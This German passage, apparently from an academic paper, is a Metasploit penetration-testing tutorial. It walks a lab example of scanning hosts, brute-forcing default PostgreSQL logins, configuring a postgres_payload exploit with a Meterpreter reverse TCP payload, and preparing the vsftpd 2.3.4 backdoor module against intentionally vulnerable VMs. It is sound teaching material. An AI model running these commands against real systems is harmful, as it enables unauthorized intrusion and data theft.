Der erste aktive Schritt in einem Penetrationstest besteht aus der Sammlung möglichst detaillierter Informationen zu den Zielsystemen. Metasploit bietet hierfür im Modul *auxiliary* eine umfangreiche Sammlung verschiedener Tools. Der Inhalt dieses Moduls lässt sich wie im vorigen Kapitel mit *show* oder *search* anzeigen, was jedoch zu einer sehr umfangreichen und unübersichtlichen Liste führt. Hierbei empfiehlt es sich, auf die Systembefehle zurückzugreifen, da sich der modulare Aufbau des Frameworks auch in der Ordnerstruktur widerspiegelt. Listing 2.8 zeigt, wie man die einzelnen Unterkategorien des *auxiliary*-Moduls anzeigen kann. Nach dem selben Schema können natürlich auch die Inhalte andere Module bzw. Ordner angezeigt werden.

```
msf > ls -x /usr/share/metasploit-framework/modules/auxiliary
[*] exec: ls -x /usr/share/metasploit-framework/modules/auxiliary

admin  analyze  bnat  client  crawler  docx  dos  fuzzers  gather  parser  pdf  scanner
server sniffer  spoof  sqlivoip  vsploit
```

Listing 2.8: Inhalt des *auxiliary*-Moduls

Metasploit bietet für viele Szenarien sehr spezialisierte Scanner an. Im Folgenden werden zwei gebräuchliche Werkzeuge beleuchtet, die in den allermeisten Anwendungsfällen zum Einsatz kommen. (vgl. [Mes12, 125f])

Scanning-Tools

Discovery-Scanner - arp_sweep Um sich zu Beginn eines Pentests einen groben Gesamtüberblick über die zu testende Infrastruktur zu verschaffen, empfiehlt sich die Anwendung eines *Discovery-Scanners*. Ein Beispiel hierfür ist in Listing 2.9 dargestellt.

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > set RHOSTS 10.0.0.0/24
RHOSTS => 10.0.0.0/24
msf auxiliary(arp_sweep) > run

[*] 10.0.0.1 appears to be up (ASRock Incorporation).
[*] 10.0.0.2 appears to be up (UNKNOWN).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 2.9: Verwendung von *arp_sweep*

Das Programm *arp_sweep* ermittelt anhand von ARP³-Requests aktive Endgeräte im lokalen Netzwerk-Segment und liefert somit eine Liste potenzieller Angriffsziele. (vgl. [Mes12, 125f]) Ein weiterer sehr mächtiger Scanner, der auch über das lokale Netzwerk hinaus funktioniert, ist *nmap*. Dieses Programm wird im Folgenden Abschnitt erklärt.

Port/Service-Scanner - db_nmap Sobald man sich einen Überblick über die aktiven Systeme verschafft hat, beginnt die Ermittlung von detaillierten Informationen über die einzelnen Hosts. Dies erfolgt meist mithilfe eines *Port-Scanners*. Derartige Tools dienen in erster Linie zur automatisierten Ermittlung von offenen Ports und laufenden Diensten auf den Zielsystemen. Obwohl das Programm *nmap* kein Modul von Metasploit im herkömmlichen Sinne ist, gibt es eine angepasste Variante von *nmap*, mit der die Scan-Ergebnisse auch in der Datenbank gespeichert werden können. In Listing 2.10 wird eine typische Verwendung von *db_nmap* aufgeführt. (vgl. [Sece] und [Lyo])

```
msf > db_nmap 10.0.0.0/24
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-26 23:37 CEST
[*] Nmap: Nmap scan report for 10.0.0.1
[*] Nmap: Host is up (0.00012s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: MAC Address: 00:25:22:DC:38:60 (ASRock Incorporation)
[*] Nmap: Nmap scan report for 10.0.0.2
[*] Nmap: Host is up (0.000072s latency).
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp   open  ssh
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: MAC Address: 50:B7:C3:89:FC:57 (Samsung Electronics CO.)
[*] Nmap: Nmap scan report for 10.0.0.10
[*] Nmap: Host is up (0.000012s latency).
[*] Nmap: Not shown: 999 closed ports
[*] Nmap: PORT      STATE SERVICE
```

³Das Address Resolution Protocoll dient zur Auflösung von IP-Adressen in Hardware-Adressen.

```
[*] Nmap: 22/tcp open  ssh
[*] Nmap: Nmap done: 256 IP addresses (3 hosts up) scanned in 28.47 seconds
```

Listing 2.10: Beispiel für *db_nmap*

2.3.2 Auswahl des Exploits

Die Phase der Informationsbeschaffung ist abgeschlossen. Sämtliche potenziell verwertbaren Details über die zu testende Systeme liegen vor und müssen nun ausgewertet werden. Das Identifizieren einer Schwachstelle erfordert unter Umständen eine ausführliche Recherche. Hierbei sind neben dem *search*-Befehl von Metasploit Plattformen wie www.securityfocus.com oder www.exploit-db.com und deren Suchfunktionen sehr hilfreich. Anhand einer Suche nach den auf dem Zielsystem verwendeten Services lassen sich oft Informationen über Schwachstellen ermitteln.

Es ist zu betonen, dass der Erfolg dieser Phase entscheidend von der Qualität und Vollständigkeit der in der vorhergehenden Informationsbeschaffungs-Phase abhängt, da nur dann eine korrekte und umfassende Identifizierung von Schwachstellen möglich ist.

Beispiel Die Recherche könnte ergeben, dass auf einem Zielsystem OpenSSL in Version 1.0.1g verwendet wird. Weitere Nachforschungen auf den oben genannten Webseiten – in diesem berühmten Fall genügt auch eine Google-Suche – ergibt dann, dass diese Software einen schwerwiegenden Bug enthält. Die Schwachstelle besitzt die CVE-ID 2014-0160 und ist gemeinhin auch als „heartbleed“ bekannt. (vgl. [OSS])

Sofern eine Schwachstelle identifiziert werden konnte, kann nun nach einem passenden Exploit in Metasploit gesucht werden. Eine Suche nach der CVE-ID oder einem Schlüsselwort (z.B.: „heartbleed“) lässt darauf schließen, welches Modul relevant sein könnte. Im obigen Beispiel wäre es das Modul *auxiliary/scanner/ssl/openssl_heartbleed* (siehe Listing 2.2). Die tatsächliche Durchführung eines Exploits muss genau bedacht werden, da das Zielsystem dabei unter Umständen erheblich beeinflusst werden kann; ein Service könnte abstürzen oder infolge des Angriffs nur noch fehlerhaft funktionieren. Einige Module bieten eine *check*-Funktion, mit der das Zielsystem im Vorfeld überprüft werden kann, ob es für den Exploit verwundbar ist. (vgl. [Secd]) Listing 2.11 zeigt hierfür ein Beispiel.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.0.0.1
RHOST => 10.0.0.1
msf exploit(ms08_067_netapi) > check
[*] 10.0.0.1:445 - The target is not exploitable.
```

Listing 2.11: Beispiel für *check*-Kommando

Die Konfiguration der Modul-Parameter und die Wahl des Payloads per *set*-Kommando erfolgt im Kontext des jeweiligen Exploits. Als Payload bezeichnet man den eigentlichen Schadcode, der mithilfe des Exploits auf dem Zielsystem zur Ausführung gebracht wird. Die unterschiedlichen Payloads bilden eine weitere Kernfunktion des Frameworks. Dabei haben die jeweiligen Payloads oft ihre eigenen Parameter, die nach der Auswahl mit *show options* angezeigt und mit *set* definiert werden können. (vgl. [Mes12, 162])

Sofern alle Parameter sorgfältig gesetzt wurden, kann das Modul mit dem Befehl *run* oder *exploit* ausgeführt werden.

2.3.3 Auswahl des Payloads - Meterpreter

Nach dem Exploit-Vorgang wird der eigentliche Payload auf dem Zielsystem ausgeführt. Dieser kann je nach Zielsetzung des Pentests sehr unterschiedlich sein. Zum Beispiel könnte versucht werden, bestimmte Daten zu stehlen oder ausgehend vom übernommenen Host weitere verwundbare Systeme zu ermitteln. Im zweiten Fall würde dann eine erneute Phase der Informationsbeschaffung beginnen.

Metasploit stellt für viele Module einen sogenannten *Meta-Interpreter*- oder kurz *Meterpreter*-Payload bereit. *Meterpreter* bietet einen Shell-Zugriff auf das angegriffene Ziel und darüber hinaus noch umfangreiche Befehle, die die Postexploitation-Phase erheblich vereinfachen und Meterpreter zu einem sehr mächtigen Tool machen.

Die Besonderheit des Meterpreter-Payload zeigt sich durch die folgenden Kriterien: (vgl. [Mes12, 171ff] und [Seca])

- Die Ausführung erfolgt ausschließlich im Arbeitsspeicher des Ziels und benötigt keinen schreibenden Zugriff auf die Festplatte, wodurch eine Erkennung durch Anti-Viren-Software oder IDS/IPS-Systeme erschwert wird.
- Die Ausführung findet vollständig im Kontext des Prozesses statt, in den der Meterpreter-Payload durch den Exploit injiziert wurde. Es wird also kein neuer Prozess erstellt, was zur Erkennung durch Abwehrmechanismen führen könnte. Es ist weiterhin möglich, die Meterpreter-Session in einen anderen laufenden Prozess zu migrieren.
- Der Funktionsumfang kann zur Laufzeit dynamisch erweitert werden.
- Die Kommunikation erfolgt standardmäßig über eine verschlüsselte HTTPS-Verbindung, was eine Erkennung noch schwieriger macht.
- Der Meterpreter-Befehlssatz ist unabhängig vom übernommenen Zielsystem.

Im Folgenden werden einige wenige grundlegende Befehle des Meterpreter-Payloads kurz erläutert. (vgl. [Secb]) Ein ausführliches Beispiel, das auch den Aufbau der Meterpreter-Sitzung enthält, ist in Kapitel 3 dargestellt.

sysinfo

Mit *sysinfo* lassen sich die System-Informationen des Zielsystems auslesen. Dazu gehören zum Beispiel Betriebssystem, Prozessor-Architektur und der Hostname.

pwd, cd und cat

Diese Befehle funktionieren wie die entsprechenden UNIX-Kommandos und dienen zur Verzeichnisnavigation und der Ausgabe von Dateien.

download/upload

Die Befehle ermöglichen einen komfortablen Dateitransfer zwischen dem Angreifer-Computer und dem Zielhost.

edit

Mit *edit* können Dateien auf dem Zielsystem bearbeitet werden. Hierfür kommen die Befehle des Texteditors *vim* zum Einsatz.

execute

Mit dem *execute*-Kommando werden Konsolen-Befehle auf dem Zielhost ausgeführt.

ps

Dieser Befehl zeigt – wie das UNIX-Kommando – eine Liste der aktiven Prozesse des Zielhosts an.

use

Mit diesem Kommando kann der Befehlssatz – und somit der Funktionsumfang – der aktuellen Meterpreter-Session durch das Nachladen zusätzlicher Module erweitert werden.

2.3.4 Verwaltung der gesammelten Informationen

Sofern die Verbindung zur Datenbank besteht, werden sämtliche gesammelten Informationen automatisch gespeichert. Am häufigsten kommt hierbei PostgreSQL zum Einsatz. (vgl. [Neu12, 74]) Unter der Standard-Installation von Kali ist die Datenbank bereits eingerichtet und muss lediglich vor dem Start des Metasploit-Services gestartet werden. (vgl. [Secf])

In Listing 2.12 ist ein Auszug der möglichen Kommandos abgebildet, mit denen die gesammelten Informationen aus der Datenbank abgerufen werden können. Im Folgenden werden die einzelnen Befehle kurz und anhand von Beispielen erläutert.

```
msf > help

Database Backend Commands
=====

Command      Description
-----      -
creds        List all credentials in the database
hosts        List all hosts in the database
services     List all services in the database
```

Listing 2.12: Liste der möglichen Datenbankbefehle (gekürzt)

hosts

Mit diesem Befehl lassen sich Information zu Endgeräten anzeigen, die im Laufe der vorigen Scans ermittelt wurden. Zu den Daten zählen IP- und MAC-Adressen, sowie DNS-Namen und das jeweilige Betriebssystem. Die ausgegeben Infos kann der Pentester durch Angabe der Spaltennamen selbst definieren. Eine Liste aller möglicher Spalten findet man in der Hilfe des Befehls.

```
msf > hosts

Hosts
=====

address      mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-----
10.0.0.1     00:25:22:dc:38:60          Linux          3.X  server
10.0.0.2     50:b7:c3:89:fc:57          Linux          3.X  server
10.0.0.10                                Linux          3.X  server
```

Listing 2.13: Anzeige gesammelter Informationen zu Hosts

services

Dieses Kommando zeigt Informationen zu den gefunden offenen Ports und den zugehörigen Services und Protokollen an.

```
msf > services

Services
=====

host      port  proto  name          state  info
-----
10.0.0.1  139   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: TEST1
10.0.0.1  445   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: TEST1
10.0.0.2  22    tcp    ssh           open   protocol 2.0
10.0.0.2  445   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: TEST2
10.0.0.2  139   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: TEST2
10.0.0.10 22    tcp    ssh           open   OpenSSH 6.0p1 Debian 4+deb7u2 protocol 2.0
```

Listing 2.14: Anzeige gesammelter Informationen zu Services

creds

Wurden bereits funktionierende Anmeldeinformationen ermittelt – z.B. durch einen Bruteforce-Angriff – so können diese Daten mit dem Befehl *creds* angezeigt werden.

```
msf > creds

Credentials
=====

host      service      public  private  realm  private_type
-----
192.168.10.15  22/tcp (ssh)  admin  123456          Password
```

Listing 2.15: Anzeige gesammelter Anmeldeinformationen

sessions

Ist es in einem vorhergehenden Exploitvorgang gelungen, eine Session zu einem Zielsystem aufzubauen, wird diese Verbindung hier aufgelistet und kann nach Bedarf über das *sessions*-Kommando aktiviert, beendet oder in der Hintergrund versetzt werden. Eine weitere interessante Funktion des Befehls ist das automatische Ausführen von Skripten innerhalb einer oder mehrerer Sessions.

```
msf > sessions

Active sessions
=====

  Id  Type      Information      Connection
  --  ---      -
  1   shell  unix              10.0.0.10:59130 -> 10.0.0.1:6200 (10.0.0.1)
```

Listing 2.16: Anzeige der momentan aktiven Remote-Sessions

Anwendungsbeispiel der Datenbankbefehle

Die Befehle *creds*, *hosts* und *services* bieten den Parameter *-R* bzw. *--rhosts*, mit dem die Option *RHOSTS* für ein gewähltes Modul sehr komfortabel gesetzt werden kann. Listing 2.17 zeigt ein Beispielszenario, bei dem ein TCP-Portscanner nur diejenigen Geräte scannt, die zuvor von einem anderen Scanner als aktive Geräte ermittelt wurden. Eine manuelle Eingabe der Zielsysteme entfällt dabei.

Diese Befehle ermöglichen auch das manuelle hinzufügen von Datensätzen oder das Einlesen aus xml-Dateien.

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > set RHOSTS 10.0.0.0/24
RHOSTS => 10.0.0.0/24
msf auxiliary(arp_sweep) > run

[*] 10.0.0.1 appears to be up (ASRock Incorporation).
[*] 10.0.0.2 appears to be up (UNKNOWN).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) > back
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > hosts -R

Hosts
=====

address      mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-----
10.0.0.1     00:25:22:dc:38:60
10.0.0.2     50:b7:c3:89:fc:57

RHOSTS => 10.0.0.1 10.0.0.2

msf auxiliary(tcp) > run

[*] 10.0.0.1:139 - TCP OPEN
[*] 10.0.0.1:445 - TCP OPEN
[*] Scanned 1 of 2 hosts (50% complete)
[*] 10.0.0.2:22 - TCP OPEN
[*] 10.0.0.2:139 - TCP OPEN
[*] 10.0.0.2:445 - TCP OPEN
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 2.17: Anwendungsbeispiel der Datenbankbefehle

3 Praxisbeispiel

In diesem Kapitel soll die Verwendung von Metasploit in einem Penetrationstest anhand eines umfassenden Beispiels gezeigt werden. Die verwendete Testumgebung setzt sich aus drei virtuellen Maschinen zusammen. Dabei werden die Zielhosts bewusst mit Sicherheitslücken ausgestattet, um den Umgang mit dem Framework zu zeigen. Zur besseren Übersicht sind dabei nur diejenigen Dienste und Ports aktiviert, die auch eine Schwachstelle aufweisen. Abbildung 3.1 zeigt den Versuchsaufbau.




Abbildung 3.1: Skizze des Versuchsaufbaus

Eine Anleitung für den Versuchsaufbau befindet sich im Anhang.

3.1 Phase 1: Vorbereitung

Für den Penetrationstest gelten die folgenden Rahmenbedingungen:

Zielsetzung	Generelle Aussage über die Sicherheitslage der Infrastruktur
Zielhosts	Netz 192.168.0.0/24
Angressivität	Dienste sollen weiterhin funktionieren, kein Denial-of-Service

Anmerkung Die hier getroffenen Prämissen entstehen in der Realität durch die Absprache zwischen Pentester und Systemverantwortlichem (siehe Kapitel 1.2).

3.2 Phase 2: Informationsbeschaffung und -auswertung

3.2.1 Discovery-Scan

Zu Beginn ist unbekannt, wie die Strukturen des zu testenden Netzwerks aussehen. Um einen Überblick über das Netzwerk zu erhalten, wird zuerst geprüft, welche Rechner erreichbar sind.

Dafür eignet sich der Netzwerkscanner *arp-sweep*:

```
msf > use auxiliary/scanner/discovery/arp_sweep
```

Listing 3.1: Auswahl des *arp_sweep*-Moduls

Damit der Scanner ausgeführt werden kann, wird der zu scannende Netzwerkbereich angegeben.

```
msf auxiliary(arp_sweep) > set RHOSTS 192.168.0.0/24
RHOSTS => 192.168.0.0/24
```

Listing 3.2: Setzen des *RHOSTS*-Parameters

Anschließend wird der Scanner gestartet:

```
msf auxiliary(arp_sweep) > run

[*] 192.168.0.103 appears to be up (CADMUS COMPUTER SYSTEMS).
[*] 192.168.0.104 appears to be up (CADMUS COMPUTER SYSTEMS).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 3.3: Ergebnis der Ausführung von *arp_sweep*

Die Ausgabe zeigt, dass aktuell zwei Rechner in diesem Netzwerkbereich erreichbar sind.

3.2.2 Service-Scan

Um weitere Informationen über die Rechner zu sammeln, kann mit dem Programm *nmap* weiter gearbeitet werden. Dies bietet sich deshalb an, weil damit die Schritte OS-Scan, Portscan und Service-Scan auf einmal abgearbeitet werden können. Da *db_nmap*, die gefundenen Daten direkt in die Datenbank einträgt, wird auf die Ausgabe des *db_nmap*-Befehls in Listing 3.4 nicht weiter eingegangen.

```
msf > db_nmap -A 192.168.0.103 192.168.0.104

(...)

msf > hosts

Hosts
=====

address          mac                name  os_name  os_flavor  os_sp  purpose  info
-----          -
192.168.0.103    08:00:27:93:72:c4  Linux Linux    2.6.X      server
192.168.0.104    08:00:27:ad:f2:99  Linux Linux    2.6.X      server

msf > services

Services
=====
```

host	port	proto	name	state	info
192.168.0.103	21	tcp	ftp	open	vsftpd 2.3.4
192.168.0.103	5432	tcp	postgresql	open	PostgreSQL DB 8.3.9 - 8.3.13
192.168.0.104	22	tcp	ssh	open	OpenSSH 5.9p1 Debian 5ubuntu1 Ubuntu Linux
			; protocol	2.0	
192.168.0.104	443	tcp	http	open	nginx 1.1.19

Listing 3.4: *db_nmap* und Abfrage der Resultate

Bei den beiden aktiven Rechnern handelt es sich also um 2 Linux Server, die über bestimmte offene Ports Services bereitstellen.

3.3 Phase 3: Bewertung der Informationen / Risikoanalyse

Im Folgenden werden Nachforschungen über Schwachstellen zu den einzelnen Diensten betrieben. Dazu werden sowohl die Suchfunktion von Metasploit als auch die einschlägiger Exploit-Datenbanken im Internet verwendet.

3.3.1 postgres 8.3.9

Schwachstellen-Recherche

Oftmals werden bei der Installation von Services schwache Passwörter für die jeweiligen Benutzer gewählt, um die Grundkonfiguration durch den Administrator zu erleichtern. Es kann vorkommen, dass diese – eigentlich temporären – Passwörter im Anschluss nicht geändert werden. Daher soll im Folgenden als erster Schritt eine Anmeldung mit gebräuchlichen Default-Kennwörtern versucht werden. Eine entsprechende Suche in Metasploit ist in Listing 3.5 dargestellt.

```
msf > search postgres
```

Matching Modules			
=====			
Name	Disclosure Date	Rank	Description
----	-----	----	-----
auxiliary/analyze/jtr_postgres_fast Ripper Postgres SQL Password Cracker		normal	John the
auxiliary/scanner/postgres/postgres_hashdump Password Hashdump		normal	Postgres
auxiliary/scanner/postgres/postgres_login Login Utility		normal	PostgreSQL
auxiliary/scanner/postgres/postgres_schemadump Schema Dump		normal	Postgres
auxiliary/scanner/postgres/postgres_version Version Probe		normal	PostgreSQL
auxiliary/server/capture/postgresql Authentication Capture: PostgreSQL		normal	
exploit/linux/postgres/postgres_payload for Linux Payload Execution	2007-06-05	excellent	PostgreSQL
exploit/pro/web/sqli_postgres injection exploit for PostgreSQL	2007-06-05	manual	SQL
exploit/windows/postgres/postgres_payload for Microsoft Windows Payload Execution	2009-04-10	excellent	PostgreSQL

Listing 3.5: Ergebnis der Suche nach „postgres“ innerhalb Metasploit (gekürzt)

Um nach Logindaten zu scannen, bietet sich das Modul *postgres_login* an. Das Modul ermöglicht automatische Authentifizierungsversuche mit gegebener User- bzw. Passwortliste. Diese sind bereits integriert, können aber auch selbst erstellt oder angepasst werden. Listing 3.6 zeigt die Verwendung des Moduls.

```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103

msf auxiliary(postgres_login) > run

[-] 192.168.0.103:5432 POSTGRES - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid
  username or password)
[-] 192.168.0.103:5432 POSTGRES - LOGIN FAILED: postgres:tiger@template1 (Incorrect:
  Invalid username or password)
[+] 192.168.0.103:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[-] 192.168.0.103:5432 POSTGRES - LOGIN FAILED: :@template1 (Incorrect: Invalid username
  or password)
(...)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 3.6: Verwendung von *postgres_login*

Die PostgreSQL Datenbank auf dem Zielhost wurde also so konfiguriert, dass mit Benutzernamen und Passwort *postgres* auf die Datenbank zugegriffen werden kann. Mit diesen Informationen kann nun die Datenbank abgefragt und manipuliert werden. Diese Daten lassen sich aber auch für einen weiteren Exploit verwenden.

Von den Suchergebnissen aus Listing 3.5 wird nun das Modul *postgres_payload* für Linux näher betrachtet:

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > info

      Name: PostgreSQL for Linux Payload Execution
      Module: exploit/linux/postgres/postgres_payload
      Platform: Linux
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2007-06-05

(...)

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  blank for a random password.
  RHOST     yes               The target address
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

(...)

Description:
  On some default Linux installations of PostgreSQL, the postgres
  service account may write to the /tmp directory, and may source UDF
  Shared Libraries's from there as well, allowing execution of
  arbitrary code. This module compiles a Linux shared object file,
```

```

uploads it to the target host via the UPDATE pg_largeobject method
of binary injection, and creates a UDF (user defined function) from
that shared object. Because the payload is run as the shared
object's constructor, it does not need to conform to specific
Postgres API versions.

```

Listing 3.7: Informationen zum *postgres_payload* (gekürzt)

Für diesen Exploit werden die Zugangsdaten des postgres-Dienstkontos benötigt. Diese Informationen wurden bereits im vorigen Schritt ermittelt. Sie können mit dem Befehl *creds* aufgerufen und anschließend gesetzt werden:

```

msf exploit(postgres_payload) > creds
Credentials
=====

host          service          public  private  realm      private_type
----          -
192.168.0.103 5432/tcp (postgres) postgres postgres template1 Password

msf exploit(postgres_payload) > set RHOST 192.168.0.103
RHOST => 192.168.0.103
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres

```

Listing 3.8: Konfiguration des *postgres_payload*-Exploits

Nun wird mit dem Befehl *check* überprüft, ob das Ziel verwundbar ist. Listing 3.9 zeigt, dass dieser Exploit auf dem Zielrechner vermutlich anwendbar ist.

```

msf exploit(postgres_payload) > check
[*] 192.168.0.103:5432 - The target appears to be vulnerable.

```

Listing 3.9: Überprüfen auf Verwundbarkeit

Payload-Auswahl

Als nächster Schritt soll ein Payload für den Exploit ausgewählt werden. Mit *show payloads* wird eine Liste der im Framework verfügbaren Payloads angezeigt:

```

msf exploit(postgres_payload) > show payloads

Compatible Payloads
=====

Name          Rank  Description
----          -
generic/shell_bind_tcp      normal  Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp  normal  Generic Command Shell, Reverse TCP Inline
generic/tight_loop         normal  Generic x86 Tight Loop
linux/x86/chmod             normal  Linux Chmod
linux/x86/exec              normal  Linux Execute Command
linux/x86/meterpreter/bind_tcp  normal  Linux Meterpreter, Bind TCP Stager
linux/x86/meterpreter/reverse_tcp normal  Linux Meterpreter, Reverse TCP Stager
linux/x86/metsvc_bind_tcp    normal  Linux Meterpreter Service, Bind TCP
linux/x86/read_file         normal  Linux Read File
linux/x86/shell/bind_tcp     normal  Linux Command Shell, Bind TCP Stager
linux/x86/shell/reverse_tcp  normal  Linux Command Shell, Reverse TCP Stager
linux/x86/shell_bind_tcp    normal  Linux Command Shell, Bind TCP Inline
linux/x86/shell_reverse_tcp  normal  Linux Command Shell, Reverse TCP Inline

```

Listing 3.10: Anzeigen der verfügbaren Payloads (gekürzt)

Da der Meterpreter-Payload einer der mächtigsten ist (siehe Kapitel 2.3.3), wird er im Beispiel verwendet und mit dem folgenden Befehl ausgewählt:

```
msf exploit(postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

Listing 3.11: Auswahl des Payloads

Der Befehl *show options* zeigt, dass für den Payload ein weiterer Parameter angegeben werden muss. In Listing 3.12 wird dargestellt, wie diese Einstellung vorgenommen wird. Dabei wird die eigene IP-Adresse als Ziel für die Meterpreter-Verbindung angegeben.

```
msf exploit(postgres_payload) > show options
(...)
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  DebugOptions  0                no        Debugging options for POSIX meterpreter
  LHOST      192.168.0.10     yes       The listen address
  LPORT      4444              yes       The listen port
(...)
msf exploit(postgres_payload) > set LHOST 192.168.0.10
LHOST => 192.168.0.10
```

Listing 3.12: Setzen des Payloadparameters

3.3.2 vsftpd 2.3.4

Schwachstellen-Recherche

Eine Recherche nach dem Dienst „vsftpd 2.3.4“ auf www.exploit-database.com ergibt folgendes Ergebnis:



Abbildung 3.2: Ergebnis der Suche nach „vsftpd 2.3.4“ auf www.exploit-database.com

Es existiert also ein Exploit, der genau zu der gefundenen Versionsnummer 2.3.4 von vsftpd passt. Da eine weitere Recherche keine CVE-Nummer hervorbringt, wird anschließend die Suche von Metasploit benutzt. Listing 3.13 zeigt, dass Metasploit ein passendes Modul für diese Schwachstelle bietet.

```

msf > search vsftpd

Matching Modules
=====

   Name                                          Disclosure Date  Rank      Description
   ----                                          -
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent VSFTPD v2.3.4
Backdoor Command Execution

```

Listing 3.13: Ergebnis der Suche nach „vsftpd“ innerhalb Metasploit

Um weitere Informationen zu erhalten, wird das Modul geladen und anschließend der Befehl *info* verwendet. Listing 3.14 zeigt eine gekürzte Ausgabe des Befehls.

```

msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit(vsftpd_234_backdoor) > info

      Name: VSFTPD v2.3.4 Backdoor Command Execution
      Module: exploit/unix/ftp/vsftpd_234_backdoor
      Platform: Unix
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-07-03
(...)
Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.
(...)

```

Listing 3.14: Informationen zum Modul „vsftpd_234_backdoor“

Da dieses Modul den Befehl *check* nicht unterstützt, kann im Vorfeld nicht weiter verifiziert werden, ob der Angriff mit diesem Modul lohnenswert sein kann.

Auswahl des Payloads

Für dieses Modul stellt Metasploit nur einen Payload bereit. Dieser wird mit *set PAYLOAD* ausgewählt:

```

msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====

   Name                                          Disclosure Date  Rank      Description
   ----                                          -
cmd/unix/interact                               normal  Unix Command, Interact with Established
Connection

msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.0.103
RHOST => 192.168.0.103

```

Listing 3.15: Auswahl des Payloads

3.3.3 nginx 1.1.19

Bei dem Dienst *nginx* handelt es sich um einen Webserver. Die Recherche mit verschiedenen Suchmaschinen und Exploit-Datenbanken ergibt, dass für Metasploit keine passenden Exploits zur Verfügung stehen. Da *nginx* jedoch auf dem Port 443 horcht, handelt es sich wahrscheinlich um eine https-Verbindung. Abbildung 3.3 zeigt die Website, die im Browser nach einer Zertifikatswarnung angezeigt wird.



Abbildung 3.3: Aufruf über den Webbrowser

Es handelt sich also tatsächlich um eine HTTPS-Verbindung. Diese werden sehr häufig mit OpenSSL verschlüsselt [Bis]. Listing 3.16 zeigt eine Ausgabe der Suche nach OpenSSL in Metasploit.

```
msf > search openssl

Matching Modules
=====

Name                               Rank   Description
----                               -
auxiliary/dos/ssl/dtls_changecipherspec  normal  OpenSSL DTLS ChangeCipherSpec Remote DoS
auxiliary/dos/ssl/dtls_fragment_overflow  normal  OpenSSL DTLS Fragment Buffer Overflow DoS
auxiliary/dos/ssl/openssl_aesni         normal  OpenSSL TLS 1.1 and 1.2 AES-NI DoS
auxiliary/scanner/ssl/openssl_ccs       normal  OpenSSL Server-Side ChangeCipherSpec Injection Scanner
